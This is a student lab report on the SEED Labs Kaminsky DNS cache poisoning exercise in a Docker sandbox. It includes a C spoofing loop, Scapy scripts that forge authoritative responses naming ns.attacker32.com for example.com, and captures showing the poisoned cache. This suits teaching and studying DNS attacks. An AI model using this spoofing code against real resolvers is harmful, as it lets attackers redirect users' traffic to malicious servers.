

# Kaminsky Attack


This report includes several screenshots and codes regarding the Kaminsky Attack project. It uses SeedLab's Ubuntu 20.04 VM. Furthermore, a lab setup<sup>1</sup> is needed. is required during setup. We will have several sections:

- (1) Verification of the Setup
- (2) Preparing the Attack
- (3) Conducting the Attack
- (4) Verifying the Attack

Attached with this submission we have 3 files:

- (1) `attack.c` (gcc 9.3.0)
- (2) `request_gen.py` (Scapy, Python 3.8.5)
- (3) `response_gen.py` (Scapy, Python 3.8.5)

**Verification of the Setup.** The Dockers are given already, we just need to `dcbuild` and `dcup` and they run successfully, shown in figure 1.



```
[04/14/21]seed@VM:~$ dockps
adc9008460f4  user-10.9.0.5
c99176aef78c  local-dns-server-10.9.0.53
7da706ea7240  attacker-ns-10.9.0.153
c75287897d48  seed-attacker
```

FIGURE 1. Dockers running. The container ID may change on later figures, as they change everytime we start the system.

In figure 2 we can see an example DNS request involving both DNS servers in Dockers. We have also verified the setup by checking the configuration files, but we are not showing them here.

**Preparing the Attack.** Our attack window is the time starting from the request package from the local DNS to the name server, until a response with valid transaction ID from that name server comes back to the local DNS server. With several `dig` commands on random names, I have found that on average it takes around 650ms for the `dig` to complete. This gives us an upperbound of 650ms to conduct our attack, but of course in reality it may change for everyone.

We would like to make use of this attack window as much as possible, notwithstanding Kaminsky attack allows us create more windows with different domain names. We would also like to avoid making unnecessary spoof responses before the request is made in the first place.

---

<sup>1</sup>[https://seedsecuritylabs.org/Labs\\_20.04/Files/DNS\\_Remote/Labsetup.zip](https://seedsecuritylabs.org/Labs_20.04/Files/DNS_Remote/Labsetup.zip)

```

root@adc9008460f4:/# dig ns.attacker32.com

; <<> DiG 9.16.1-Ubuntu <<> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51244
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 103be4b9e2e3f8ab010000006076f175d6fe09d95813e47c (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259200  IN      A      10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 14 13:43:17 UTC 2021
;; MSG SIZE rcvd: 90

```

FIGURE 2. DNS query from user docker with dig ns.attacker32.com.

```

root@1b57df433439:/# dig example.com

; <<> DiG 9.16.1-Ubuntu <<> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10960
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 478799470d2fd96401000000607ae846126220229a13a9dd (good)
;; QUESTION SECTION:
;example.com.                      IN      A

;; ANSWER SECTION:
example.com.                      86400  IN      A      93.184.216.34

;; Query time: 1544 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 17 13:53:10 UTC 2021
;; MSG SIZE rcvd: 84

```

FIGURE 3. DNS query from user docker with dig example.com. This is the expected response. Even if this response is made and the answer is cached, we can conduct our attack.

To illustrate what we mean with this: suppose  $A \rightarrow B$  is the DNS request from  $A$  to  $B$ , which  $B$  has to forward as  $B \rightarrow C$ . Now, before  $B \rightarrow C$  happens, I should not waste my resources to make  $C \rightarrow B$  spoof responses. An example of this is given in figure 4.

In listing 5 we see the attack code. Notice how we do all preparations such as memory copies before sending the request, to not waste anytime during attack window. For the same reason, we also minimize our function calls and just use `send_raw_packet` function in the code. We further measure how long our attack takes, with respect to

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-04-15 05:15:15.431861919	1.2.3.4	10.9.0.53	DNS	79	Standard query 0xaaaa A lzgvo.example.com
2	2021-04-15 05:15:15.431873214	1.2.3.4	10.9.0.53	DNS	79	Standard query 0xaaaa A lzgvo.example.com
3	2021-04-15 05:15:15.431961763	199.43.135.53	10.9.0.53	DNS	112	Standard query response 0x1052 A lzgvo.example.com A 1.1.2.2
4	2021-04-15 05:15:15.431966493	199.43.135.53	10.9.0.53	DNS	112	Standard query response 0x1052 A lzgvo.example.com A 1.1.2.2
5	2021-04-15 05:15:15.435924499	10.9.0.53	199.43.133.53	DNS	102	Standard query 0xfe12 A lzgvo.example.com OPT
6	2021-04-15 05:15:15.435924499	10.9.0.53	199.43.133.53	DNS	102	Standard query 0xfe12 A lzgvo.example.com OPT
7	2021-04-15 05:15:15.435949973	10.9.0.53	199.43.133.53	DNS	102	Standard query 0xfe12 A lzgvo.example.com OPT
8	2021-04-15 05:15:15.666678976	199.43.133.53	10.9.0.53	DNS	526	Standard query response 0xfe12 No such name A lzgvo.example.com NSEC
9	2021-04-15 05:15:15.666196689	199.43.133.53	10.9.0.53	DNS	526	Standard query response 0xfe12 No such name A lzgvo.example.com NSEC
10	2021-04-15 05:15:15.666115524	199.43.133.53	10.9.0.53	DNS	526	Standard query response 0xfe12 No such name A lzgvo.example.com NSEC
11	2021-04-15 05:15:15.666710478	10.9.0.53	1.2.3.4	DNS	144	Standard query response 0xaaaa No such name A lzgvo.example.com SOA n
12	2021-04-15 05:15:15.666710478	10.9.0.53	1.2.3.4	DNS	144	Standard query response 0xaaaa No such name A lzgvo.example.com SOA n
13	2021-04-15 05:15:15.666729332	10.9.0.53	1.2.3.4	DNS	144	Standard query response 0xaaaa No such name A lzgvo.example.com SOA n

FIGURE 4. 1 request and 1 spoof response packet sniffing. Notice how the spoof is sent even before the request is made.

the 650ms window mentioned above<sup>2</sup>. The stalling with sleep is also made to avoid sending wasted spoof responses to a non-existing request, exemplified in figure 4. The value 0.05 is empirically set. It still allows a bit of spoofs to be sent before the request, to allow a margin of error. In my attack, I used 8000 responses, which takes less 200ms to launch at least. Therefore, I can be sure most of these (if not all) arrive before the actual response.

To decide the offsets we use `bless` and look into the binary of the generated request and response packets. In figure 6 we see how we find out the offsets of the response packet. The AA AA is transaction ID of the request, which is at a fixed place of offset 28. We care more about the whereabouts of domain name, and we can look at the hex value at the bottom in the `bless` window after setting the cursor to the wanted position in the binary to obtain its offset. We used macro in within the code, so offsets can be found at the top of the `attack.c` file in the submission.

We compile our code with `gcc -O3 -Wall -Wno-pointer-sign -o atk attack.c`. The executable is given to the attacker docker via the shared volume folder.

In listing 7 we see the Scapy code for generating DNS request packets. `qname` is just a fixed length random name prepended to the target domain name. The fact that is fixed is important, it will enable us to change that portion of the binary using `memcpy` from within the C code. The destination IP is the local DNS server, which listens to port 53 as per the DNS standard. The source IP is not important, because we just want to initiate a DNS request at the server to the world, to create our attack window. In fact, it is better if we do not use the actual attacker source IP, otherwise that would be giving our

<sup>2</sup>Of course, this 650ms can be different for everyone, and it requires empirical observations beforehand.

```

66 while (1) {
67     // Generate a random name
68     for (k=0; k<5; k++)
69         name[k] = a[rand() % 26];
70
71     // Prepare transaction ids to not waste time with them later
72     for (k=0; k<RESPONSE_COUNT; k++)
73         trn_id_net_orders[k] = htons(k);
74     //trn_id_net_orders[k] = htons((rand() % 7) * 10000 + (rand() %
75     5536));
76
77     // Prepare request name
78     memcpy(ip_req+REQ_QNAME_OFFSET, name, 5); // update qname
79     // Prepare response names
80     memcpy(ip_res+RES_QNAME_OFFSET, name, 5); // update qname
81     memcpy(ip_res+RES_ANAME_OFFSET, name, 5); // update aname
82
83     t1 = clock(); // attack start
84     send_raw_packet(ip_req, n_req); // Send request
85     sleep(0.05); // wait for a bit
86
87     // Send responses
88     for (k=0; k<RESPONSE_COUNT; k++) {
89         memcpy(ip_res+RES_TRNID_OFFSET, &trn_id_net_orders[k], 2); //update
90         trn id
91         send_raw_packet(ip_res, n_res);
92     }
93     t2 = clock() - t1; // attack end
94
95     printf("%.5s.example.com\t%d responses in %f ms\n", 5, name,
96     RESPONSE_COUNT, (float)(t2 * 1000 / CLOCKS_PER_SEC));
97
98     #if CONTROLLED
99     printf("Try again? Press <ENTER>\t");
100     getc(stdin);
101     #endif
102 }

```

FIGURE 5. Inside the while loop of `attack.c`.

location. The source port is 33333, as is the configured UDP port for the machine.

In listing 8 we see the Scapy code for generating DNS response packets. We include a NS record in this response, with authority, stating that `ns.attacker32.com` is the authoritative nameserver for the domain `example.com` (line 9). We also provide the answer to the request in an A record, saying that `1.2.3.4` is the address




FIGURE 6. Finding offsets using bless.

```

1 from scapy.all import *
2
3 # Construct the DNS header and payload
4 qname = 'twysw.example.com'
5 Qdsec = DNSQR(qname=qname)
6 dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=
    Qdsec)
7
8 # Construct the IP, UDP headers, and the entire packet
9 ip = IP(dst='10.9.0.53', src='1.1.2.2')
10 udp = UDP(dport=53, sport=33333, chksum=0)
11 request = ip/udp/dns
12
13 # Save the packet to a file in binary
14 with open('ip_req.bin', 'wb') as f:
15     f.write(bytes(request))

```

FIGURE 7. DNS request packet generator request\_gen.py.

of the random name (line 8), `twysw.example.com` in the example. The destination is of course the victim local DNS server, and the source is the IP of `example.com` name server, which we can obtain by sniffing the honest response, or just look at <https://intodns.com/example.com>. Note that this name server can be either `199.43.133.53` or `199.43.135.53`, respectively `a.iana-servers.net` or `b.iana-servers.net`. Since the request will made from port 33333 to port 53 by the local DNS to the world, we respond from port 53 to 33333.

**Conducting the Attack.** Basically we would like to spoof a response from the DNS server of the `example.com`, which actually comes from

```

1 from scapy.all import *
2
3 # Construct the DNS header and payload
4 name = 'twysw.example.com'
5 domain = 'example.com'
6 ns = 'ns.attacker32.com'
7 Qdsec = DNSQR(qname=name)
8 Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200) #
    1.2.3.4 is attacker desired IP
9 NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
10 dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
11     qdcount=1, ancount=1, nscount=1, arcount=0,
12     qd=Qdsec, an=Anssec, ns=NSsec)
13
14 # Construct the IP, UDP headers, and the entire packet
15 # source can be either:
16 # - 199.43.135.53 (a.iana-servers.net)
17 # - 199.43.133.53 (b.iana-servers.net)
18 udp = UDP(dport=33333, sport=53, chksum=0)
19 ip = IP(dst='10.9.0.53', src='199.43.133.53')
20 response = ip/udp/dns
21
22 # Save the packet to a file in binary
23 with open('ip_res.bin', 'wb') as f:
24     f.write(bytes(response))

```

FIGURE 8. DNS response packet generator `response_gen.py`.

the attacker and actually makes it seem that the attacker's own DNS server is the authority, so further domain requests will be forwarded there. For each request under the `example.com` domain, our attack window is until the actual response arrives, and we will have to get lucky and send a response packet with the matching transaction ID, with the sender spoofed as the DNS name server for the targeted domain.

We run the attack code, part of which we have described above in listing 5, from the attacker machine. It effectively initiates a request and floods a number of spoofed response messages with the hopes of hitting a correct transaction ID. To make it easier to test, I did not give random transaction IDs but instead covered a defined range of IDs. For example, IDs `0x0000` to `0x1f1f` are spoofed, and by hand we can calculate the MS it takes for this to happen, and most of the time all of these spoofed responses arrive before the actual response. This way, we can just check the transaction ID of the request, and if it is less than `0x1f1f` we can 90% of the time be sure that the attack worked. It is of course possible to use random transaction IDs in a real attack.

In the code, to not overflow the local DNS server, I have added a user input such that it can try a new random name if it wants, i.e. once the attack for one name is finished, the program expects a user input. This way it becomes easier to analyze the packets.

```

2021-04-17 08:26:54.52539. 10.9.0.53 199.43.133.53 DNS Standard query 0x148c A vdws1.example.com OPT
2021-04-17 08:26:54.52539. 10.9.0.53 199.43.133.53 DNS Standard query 0x148c A vdws1.example.com OPT
2021-04-17 08:26:54.52547. 10.9.0.53 199.43.133.53 DNS Standard query 0x148c A vdws1.example.com OPT
2021-04-17 08:26:54.71096. 199.43.133.53 10.9.0.53 DNS Standard query response 0x148c A vdws1.example.com A 1.2.3.4 NS ns.attacker32.com
2021-04-17 08:26:54.71096. 199.43.133.53 10.9.0.53 DNS Standard query response 0x148c A vdws1.example.com A 1.2.3.4 NS ns.attacker32.com

```

FIGURE 9. A successfull attack. Notice how the transaction IDs are same.

```

2021-04-17 08:26:54.52539. 10.9.0.53 199.43.133.53 DNS Standard query 0x148c A vdws1.example.com OPT
2021-04-17 08:26:54.52539. 10.9.0.53 199.43.133.53 DNS Standard query 0x148c A vdws1.example.com OPT
2021-04-17 08:26:54.52547. 10.9.0.53 199.43.133.53 DNS Standard query 0x148c A vdws1.example.com OPT
2021-04-17 08:26:54.74553. 10.9.0.53 1.1.2.2 DNS Standard query response 0xaaaa A vdws1.example.com A 1.2.3.4
2021-04-17 08:26:54.74553. 10.9.0.53 1.1.2.2 DNS Standard query response 0xaaaa A vdws1.example.com A 1.2.3.4
2021-04-17 08:26:54.74554. 10.9.0.53 1.1.2.2 DNS Standard query response 0xaaaa A vdws1.example.com A 1.2.3.4

```

FIGURE 10. Local DNS server forwards the response to the requester source IP 1.1.2.2. Notice how it says the IP of vdws1.example.com is 1.2.3.4.

In figures 9 and 10 we see the attack taking place. For this response alone, vdws1.example.com is answered to be 1.2.3.4. However, what is important is that this answer comes with an authority nameserver: ns.attacker32.com. So, further requests will be forwarded here, effectively poisoning the cache.

```

root@lb57df433439:/# dig example.com
; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17997
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 4a453e16a9784c5301000000607ad41af6eaaa9ae2445aaa (good)
;; QUESTION SECTION:
;example.com.                IN      A
;; ANSWER SECTION:
example.com.                259200 IN      A      1.2.3.4

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 17 12:27:06 UTC 2021
;; MSG SIZE rcvd: 84

```

FIGURE 11. dig example.com after the attack.

**Verifying the Attack.** To verify, we will do dig example.com and dig @ns.attacker32.com example.com and compare the

```

root@1b57df433439:/# dig @ns.attacker32.com example.com

; <<> DiG 9.16.1-Ubuntu <<> @ns.attacker32.com example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 63603
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 91707b0d784539b001000000607ad5e1241f87d12055ebcd (good)
;; QUESTION SECTION:
;example.com.                IN      A

;; ANSWER SECTION:
example.com.                259200  IN      A      1.2.3.4

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Apr 17 12:34:41 UTC 2021
;; MSG SIZE rcvd: 84

```

FIGURE 12. `dig @ns.attacker32.com example.com`

results (figures 11 and 12). Notice how the resulting IP is 1.2.3.4 for both of them.

```

root@cde1e3fff322:/# grep attacker /var/cache/bind/dump.db
ns.attacker32.com.        615113  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.             776572  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1313] [v6 TTL 10313] [v4 success] [v6 nxrrset]
root@cde1e3fff322:/# █

```

FIGURE 13. Poisoned cache of the local DNS server.

To further verify the attack, we can check the cache dump of the local DNS server, shown in figure 13.